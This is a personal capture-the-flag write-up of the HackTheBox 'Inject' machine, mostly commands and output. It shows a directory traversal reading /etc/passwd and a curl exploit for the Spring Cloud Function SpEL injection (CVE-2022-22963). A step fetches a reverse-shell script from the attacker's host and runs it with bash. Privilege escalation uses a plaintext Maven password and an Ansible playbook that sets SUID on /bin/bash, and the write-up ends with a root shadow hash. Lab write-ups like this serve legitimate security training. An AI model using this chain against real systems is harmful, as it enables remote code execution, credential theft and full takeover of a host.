Injection

Sunday, March 12, 2023 10:55 AM

IP: 10.10.11.204


nmap

```
rustscan -u 5000 -a 10.10.11.204 -- -sC -sV -A -oN nmap.txt

PORT     STATE SERVICE    REASON  VERSION
22/tcp   open  ssh        syn-ack OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 ca:f1:0c:51:5a:59:62:77:f0:a8:0c:5c:7c:8d:da:f8 (RSA)
| ssh-rsa AAAAB3NzaC1yc2<SNIP>Db8=
|   256 d5:1c:81:c9:7b:07:6b:1c:c1:b4:29:25:4b:52:21:9f (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLX<SNIP>VPc/yY3Km7Sg1GzTyoGUxvy+EIsg=
|   256 db:1d:8c:eb:94:72:b0:d3:ed:44:b9:6c:93:a7:f9:1d (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAICZzUvDL0INOklR7AH+iFw+uX+nkJtcw7V+1AsMO9P7p
8080/tcp open  nagios-nsca syn-ack Nagios NSCA
| http-methods:
|_  Supported Methods: GET HEAD OPTIONS
|_http-title: Home
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kerne
```

sudo nmap -T5 --top-ports 1000 -sU --open 10.10.11.204. No port UDP open

TCP 8080



Zodd Cloud

Store, share, and collaborate on files and folders from your mobile device, tablet, or computer.

Features

Built-in protections

Drive can provide encrypted and secure access to your files. Files shared with you can be proactively scanned and removed when malware, spam, ransomware, or phishing is detected.


Fully Encrypted

An encryption system with an highly Encrypted algorithm which enables that you are the only one who can able to decrypt the cloud service. Which provides full control of your cloud service.


Faster Data Transfer

Faster uploading and downloading of larger files irrespective of your internet speed. A Compression algorithm works underhood which enables loss less compression.

the page have serveral function, but only upload file is working. The file type is image. after upload we se it's vuln LFI or Directory traversal



http://10.10.11.204:8080/show_image?img=simple-2.png



```
GET /show_image?img=../../../../../../etc/passwd HTTP/1.1
Host: 10.10.11.204:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:102.0) Gecko/20100101 Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
```

```
HTTP/1.1 200
Accept-Ranges: bytes
Content-Type: image/jpeg
Content-Length: 1986
Date: Sun, 12 Mar 2023 04:13:40 GMT
Connection: close

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/no
```

Enumeration

we know user frank, phil

curl -X POST http://10.10.11.204:8080/functionRouter -H 'spring.cloud.function.routing-expression:T(java.lang.Runtime).getRuntime().exec("touch /tmp/pwned")' --data-raw 'data' -v


CVE-2022-22963: Remote code execution in Spring Cloud Function by malicious Spring Expression
me2nuk/CVE-2022-22963: Spring Cloud Function Vulnerable Application / CVE-2022-22963 (github.com)

multi/http/spring_cloud_function_spel_injection


It's work, so we have RCE. can upload payload revershell via wget/curl then execute it via bash.

User

curl http://10.10.14.17:8001/payload.sh -o /tmp/payload.sh
bash /tmp/payload.sh




```
┌─[loc@parrot]─[~/HackTheBox/Easy/Inject]
└──╼ $nc -lvnp 4545
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::4545
Ncat: Listening on 0.0.0.0:4545
Ncat: Connection from 10.10.11.204.
Ncat: Connection from 10.10.11.204:44570.
/bin/sh: 0: can't access tty; job control turned off
$ whoami
frank
$
```



```
frank@inject ~$ls -la
total 3040
drwxr-xr-x 5 frank frank    4096 Mar 12 02:43 .
drwxr-xr-x 4 root  root     4096 Feb  1 18:38 ..
lrwxrwxrwx 1 root  root        9 Jan 24 13:57 .bash_history -> /dev/null
-rw-r--r-- 1 frank frank    3786 Apr 18  2022 .bashrc
drwx------ 2 frank frank    4096 Feb  1 18:38 .cache
drwxr-xr-x 3 frank frank    4096 Feb  1 18:38 .local
drwx------ 2 frank frank    4096 Feb  1 18:38 .m2
-rw-r--r-- 1 frank frank     807 Feb 25  2020 .profile
-rwxr-xr-x 1 frank frank 3078592 Mar 12 02:43 pspy64
-rw------- 1 frank frank     941 Mar 12 02:31 .viminfo
frank@inject ~$cd .m2
frank@inject ~/.m2$ls
settings.xml
frank@inject ~/.m2$cat settings.xml
<?xml version="1.0" encoding="UTF-8"?>
<settings xmlns="http://maven.apache.org/POM/4.0.0" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
        xsi:schemaLocation="http://maven.apache.org/POM/4.0.0 https://maven.apache.org/xsd/maven-4.0.0.xsd">
  <servers>
    <server>
      <id>Inject</id>
      <username>phil</username>
      <password>DocPhillovestoInject123</password>
      <privateKey>${user.home}/.ssh/id_dsa</privateKey>
      <filePermissions>660</filePermissions>
      <directoryPermissions>660</directoryPermissions>
      <configuration></configuration>
    </server>
  </servers>
</settings>
frank@inject ~/.m2$
```

DocPhillovestoInject123




```
phil@inject /opt/automation/tasks$ls -la
total 12
drwxrwxr-x 2 root staff 4096 Mar 12 05:16 .
drwxr-xr-x 3 root root  4096 Oct 20 04:23 ..
-rw-r--r-- 1 root root   150 Mar 12 05:16 playbook_1.yml
phil@inject /opt/automation/tasks$id
uid=1001(phil) gid=1001(phil) groups=1001(phil),50(staff)
```

ansible playbook | GTFOBins

pe.yml

```
- hosts: localhost
  tasks:
    - name: PE
      ansible.builtin.shell: |
        chmod +s /bin/bash
      become: true
```



```
phil@inject /opt/automation/tasks$which vim
/usr/bin/vim
phil@inject /opt/automation/tasks$vim pe.yml
phil@inject /opt/automation/tasks$ls -la /bin/bash
-rwsr-sr-x 1 root root 1183448 Apr 18  2022 /bin/bash
phil@inject /opt/automation/tasks$bash -p
```

Ansible Playbook Weaponization – Cyber Security Architect | Red/Blue Teaming | Exploit/Malware Analysis (rioasmara.com)

cat /etc/shadow

root:$6$KeHoGfvAPeHOqplu$tC/4gh419crGM6.btFzCazMPFH0gaX.x/Qp.PJZCoizg4wYcl48wtOGA3lwxNjooq9MDzJZJvzav7V37p9aMT1:19381:0:99999:7:::